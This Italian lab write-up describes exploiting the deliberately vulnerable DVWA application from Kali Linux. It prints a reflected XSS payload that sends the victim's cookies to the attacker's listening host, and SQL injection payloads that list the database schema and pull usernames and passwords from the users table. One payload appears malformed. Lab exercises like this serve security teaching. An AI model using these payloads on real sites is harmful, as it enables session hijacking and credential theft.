
S6L2 Exploit DVWA - XSS e SQL injection

Introduzione

L'obiettivo di questo esercizio è configurare un ambiente virtuale per identificare e sfruttare due vulnerabilità comuni nelle applicazioni web, come SQL Injection e XSS Reflected , utilizzando la Damn Vulnerable Web Application (DVWA) . Questo esercizio ci permetterà di comprendere meglio come queste vulnerabilità possono essere sfruttate e quali misure di sicurezza sono necessarie per prevenirle.

Configurazione dell'Ambiente

Per iniziare, abbiamo configurato il nostro ambiente virtuale in modo che la macchina DVWA fosse raggiungibile dalla macchina Kali Linux (l'attaccante). Abbiamo verificato la comunicazione tra le due macchine utilizzando il comando ping.



Una volta confermata la connettività, abbiamo acceduto alla DVWA dalla macchina Kali Linux tramite il browser. Navigando fino alla pagina di configurazione, abbiamo impostato il livello di sicurezza a LOW per facilitare lo sfruttamento delle vulnerabilità interessate.


Sfruttamento della Vulnerabilità XSS Reflected

Gli attacchi XSS reflected si basano su codice malevolo inserito in una richiesta HTTP inviata al sito web. Lo script è contenuto direttamente nell'URL e viene eseguito immediatamente quando l'utente clicca sul link malizioso. Per sfruttare questa vulnerabilità, abbiamo utilizzato il seguente payload:

<script>fetch("http://192.168.50.100:80/?cookie="+document.cookie);</script>

Successivamente, abbiamo avviato Netcat sulla porta 80 sulla macchina Kali:
nc -lvp 80

Inserendo il payload XSS nel campo di input appropriato nella sezione "XSS Reflected" della DVWA e cliccando sul link generato, il server ha restituito i cookie dell'utente vittima. Questi cookie potevano essere sfruttati per rubare la sessione di autenticazione e impersonare l'utente vittima, permettendo all'attaccante di compiere azioni malevole.



Sfruttamento della Vulnerabilità SQL Injection

La SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nelle applicazioni web per eseguire comandi SQL arbitrari sui database di backend. Per sfruttare questa vulnerabilità, abbiamo utilizzato il seguente payload:

UNION SELECT CONCAT(table_schema,".",table_name),column_name FROM information_schema.columns table_schema”dvwa”= -- -


Questo payload combina i risultati di due query SQL in un'unica risposta, concatenando lo schema (database), il nome della tabella e il nome della colonna. Inoltre, commenta qualsiasi altro carattere della query originale, evitando errori e assicurando che il nostro payload venga eseguito correttamente.

Questo elenco ti mostra tutte le tabelle e colonne disponibili nel database. Ad esempio, dalla risposta puoi capire che esiste una tabella users con colonne come id, username e password.

Una volta ottenute queste informazioni, puoi procedere a sfruttare ulteriormente la vulnerabilità SQL Injection. Ad esempio, potresti voler recuperare le credenziali degli utenti memorizzate nella tabella users:

' UNION SELECT user,password FROM dvwa.users -- -

Questo payload estrarrà direttamente le credenziali degli utenti dal database.



Conclusioni

Questo esercizio ha evidenziato i rischi derivanti dall'assenza di adeguata validazione e sanitizzazione dei dati inseriti dagli utenti nelle applicazioni web. Se non si adottano misure preventive, vulnerabilità come SQL Injection e XSS Reflected possono essere facilmente sfruttate da potenziali attaccanti.
In particolare, quando i server web non sono configurati correttamente o mancano di controlli di sicurezza efficaci, queste vulnerabilità permettono agli attaccanti di accedere a informazioni riservate, modificare contenuti o persino compromettere l'integrità del sistema. Questo può portare a gravi conseguenze, tra cui il furto di dati sensibili degli utenti e la violazione della privacy.
Per prevenire tali minacce, è fondamentale implementare pratiche di sicurezza robuste, come la verifica accurata dell'input utente e l'applicazione di tecniche di protezione avanzate. Solo attraverso un approccio proattivo alla sicurezza possiamo garantire che le nostre applicazioni web rimangano protette dalle potenziali minacce e preservare la fiducia degli utenti.